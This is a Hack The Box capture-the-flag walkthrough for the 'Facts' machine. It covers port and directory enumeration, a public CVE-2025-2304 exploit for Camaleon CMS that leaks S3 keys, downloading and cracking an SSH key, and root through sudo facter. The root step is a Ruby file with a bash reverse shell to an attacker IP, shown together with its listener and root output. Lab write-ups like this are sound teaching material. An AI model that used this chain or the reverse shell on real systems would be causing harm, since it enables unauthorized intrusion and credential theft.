Hack The Box

Facts

Write-up

IP Address:	10.129.61.20
Difficulty:	**EASY**
Date:	July 29, 2026
Author:	Casey
Version:	1.1

Contents

1 Enumeration **2**
- 1.1 Nmap . . . 2
- 1.2 Directory enumeration . . . 2
- 1.3 Vulnerability Research . . . 3

2 Explotation **4**
- 2.1 User Privilege Escalation . . . 4
- 2.2 AWS File Extraction . . . 5
- 2.3 SSH Key Cracking . . . 6
- 2.4 User Flag . . . 7

3 Privilege Escalation **8**
- 3.1 Linux Enumeration . . . 8
- 3.2 Gaining Root Access . . . 8
- 3.3 Root Flag . . . 9

1. Enumeration

1.1 Nmap

The first step is trying to scan TCP ports:

Listing 1.1: Nmap Port Scan

```
# nmap -sS --min-rate 5000 -p- -n -Pn --open -oN portScan
   10.129.61.20
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
54321/tcp open  unknown
```

Listing 1.2: Nmap Deep Scan

```
# nmap -sCV -p 22,80 -oN deepScan 10.129.61.20
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu
   Linux; protocol 2.0)
| ssh-hostkey:
|   256 4d:d7:b2:8c:d4:df:57:9c:a4:2f:df:c6:e3:01:29:89 (ECDSA)
|_  256 a3:ad:6b:2f:4a:bf:6f:48:ac:81:b9:45:3f:de:fb:87 (ED25519)
80/tcp    open  http    nginx 1.26.3 (Ubuntu)
|_http-title: Did not follow redirect to http://facts.htb/
|_http-server-header: nginx/1.26.3 (Ubuntu)
54321/tcp open  http    Golang net/http server
|_http-title: Did not follow redirect to http://10.129.61.20:9001
|_http-server-header: MinIO
```

Now we know we have 2 web servers where we can search for vulnerabilities. But the one on 54321 port redirects to 9001 port, that is not accessible, so the natural step is try to find directories on 80 port web server.

1.2 Directory enumeration

Listing 1.3: Gobuster Directory Enumeration

```
# gobuster dir -u http://facts.htb/ -w /home/user0/utils/fuzz/
   directory-list-2.3-medium.txt -t 20 --xl 154
```

```
index                   (Status: 200) [Size: 11113]
search                  (Status: 200) [Size: 19187]
rss                     (Status: 200) [Size: 183]
sitemap                 (Status: 200) [Size: 3508]
en                      (Status: 200) [Size: 11109]
page                    (Status: 200) [Size: 19593]
welcome                 (Status: 200) [Size: 11966]
admin                   (Status: 302) [Size: 0] [--> http://facts.
   htb/admin/login]
post                    (Status: 200) [Size: 11308]
ajax                    (Status: 200) [Size: 0]
Index                   (Status: 200) [Size: 11113]
up                      (Status: 200) [Size: 73]
-                       (Status: 200) [Size: 11098]
404                     (Status: 200) [Size: 4836]
robots                  (Status: 200) [Size: 33]
EN                      (Status: 200) [Size: 11109]
400                     (Status: 200) [Size: 6685]
error                   (Status: 500) [Size: 7918]
500                     (Status: 200) [Size: 7918]
422                     (Status: 200) [Size: 8380]
captcha                 (Status: 200) [Size: 4582]
INDEX                   (Status: 200) [Size: 11113]
En                      (Status: 200) [Size: 11109]
```

There is something interesting here: /admin/login path. But after trying some injections and bypasses, it does not work. So we shall try to find known vulnerabilities for this application.

1.3 Vulnerability Research

After looking for vulnerabilities on the technologies of the web servers and finding nothing, i looked at the code, and find this:

```
    <title>Login</title>
    <link rel="stylesheet" href="/assets/camaleon_cms/admin/admin-k
    <script src="/assets/camaleon_cms/admin/admin-basic-manifest-38
</head>
<body class="hold-transition login-page">
```

Figure 1.1: CMS Found

Now, looking for known vulnerabilities, there is a lot of them, but some interesting findings are CVE-2024-46987(Path Traversal) and CVE-2025-2304 (privilege escalation to aws secrets extraction).

2. Explotation

2.1 User Privilege Escalation

Looking information of CVE-2025-2304 we need to be users to perform the attack. After trying to use default credentials and a dictionary attack, i found that, actually, i can just create a new user from panel.




Figure 2.1: New User Creation

With this, we can perform exploitation using this public PoC:

- **Source:** AlienOne CVE-2025-2304 PoC

The Exploit worked fine and now we have aws secrets:

Listing 2.1: PoC Execution

```
# python3 CVE-2025-2304.py -u http://facts.htb -U test -P pass -e
    -r
...
[+]Extracting S3 Credentials
   s3 access key: AKIA5FE6691848177ACA
   s3 secret key: f+wi5jYEdNFDeta7vm2omXLV4ovysgbR/XK8F/2G
   s3 endpoint: http://localhost:54321
...
```

2.2 AWS File Extraction

Now having keys for aws, lets enumerate the service, first, we need to configure aws:

```
# aws configure
```

```
❯ aws configure

Tip: You can deliver temporary credentials to the AWS CLI using your AWS Console

AWS Access Key ID [None]: AKIA5FE6691848177ACA
AWS Secret Access Key [None]: f+wi5jYEdNFDeta7vm2omXLV4ovysgbR/XK8F/2G
Default region name [None]:
Default output format [None]:
```

Figure 2.2: aws configure

Now lets enumerate:

```
# aws --endpoint-url http://facts.htb:54321 s3 ls
```

```
❯ aws --endpoint-url http://facts.htb:54321 s3 ls
2025-09-11 07:06:52 internal
2025-09-11 07:06:52 randomfacts
```

Figure 2.3: aws enumeration 1

```
# aws --endpoint-url http://facts.htb:54321 s3 ls s3://internal
```

```
❯ aws --endpoint-url http://facts.htb:54321 s3 ls s3://internal
                           PRE .bundle/
                           PRE .cache/
                           PRE .ssh/
2026-01-08 13:45:13        220 .bash_logout
2026-01-08 13:45:13       3900 .bashrc
2026-01-08 13:47:17         20 .lesshst
2026-01-08 13:47:17        807 .profile
```

Figure 2.4: aws enumeration 2

```
# aws --endpoint-url http://facts.htb:54321 s3 ls s3://internal/.
  ssh/
```

```
❯ aws --endpoint-url http://facts.htb:54321 s3 ls s3://internal/.ssh/
2026-05-16 12:39:10         82 authorized_keys
2026-05-16 12:39:10        464 id_ed25519
```

Figure 2.5: aws enumeration 3

```
# aws --endpoint-url http://facts.htb:54321 s3 cp s3://internal/.
  ssh/id_ed25519 id_ed25519
# aws --endpoint-url http://facts.htb:54321 s3 cp s3://internal/.
  ssh/authorized_keys authorized_keys
```

```
~/machines/facts/exploits
❯ aws --endpoint-url http://facts.htb:54321 s3 cp s3://internal/.ssh/id_ed25519 id_ed25519
download: s3://internal/.ssh/id_ed25519 to ./id_ed25519

~/machines/facts/exploits
❯ aws --endpoint-url http://facts.htb:54321 s3 cp s3://internal/.ssh/authorized_keys authorized_keys
download: s3://internal/.ssh/authorized_keys to ./authorized_keys
```

Figure 2.6: aws enumeration 4

2.3 SSH Key Cracking

With this ssh keys we can try to login, but it needs a passphrase, so we need to use john to crack it.

```
# ssh2john id_ed25519 > hash
```

```
# john --wordlist=/home/user0/utils/fuzz/rockyou.txt
id_ed25519:dragonballz
```

We have the passphrase, but we does not have a username.

```
# chmod 600 id_ed25519
# ssh-keygen -y -f id_ed25519
```




Figure 2.7: ssh username

Good, we have credentials.

2.4 User Flag

User Flag

`3852d4b...c65f963`

3. Privilege Escalation

3.1 Linux Enumeration

Looking for miss configurations and version vulnerabilities, i found that user have sudo permisions on /usr/bin/facter.

```
sudo -l
```

```
trivia@facts:~$ sudo -l
Matching Defaults entries for trivia on facts:
    env_reset, mail_badpass, secure_path=/usr/local/sbin

User trivia may run the following commands on facts:
    (ALL) NOPASSWD: /usr/bin/facter
trivia@facts:~$
```

Figure 3.1: Linux Enumeration

3.2 Gaining Root Access

After a short research of facter on gtofbins.org, there is a parameter: –custom-dir that we can use to inherit functions from another source.




Figure 3.2: GTFOBins facter

So, we just need to create a reverse shell on tmp/ directory and call it using sudo and facter. First start a listener on attacker machine:

```
# nc -nlvp 1234
```

Then, create the reverse shell on /tmp.

```
trivia@facts:/tmp$ cat revShell.rb
Facter.add(:pwn) do
  setcode do
        system("bash -c 'nohup bash -i >& /dev/tcp/10.10.17.205/1234 0>&1 2>&1 &'")
        nil
  end
end
```

Figure 3.3: Reverse Shell Code

And now we are ready to launch facter.

```
# sudo /usr/bin/facter --custom-dir=/tmp
```

```
~/machines/facts/data
❯ nc -nlvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.129.61.20 51086
bash: cannot set terminal process group (72725)
bash: no job control in this shell
root@facts:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root)
root@facts:/tmp#
```

Figure 3.4: Root Shell

3.3 Root Flag

Root Flag
aaff888...f52ce90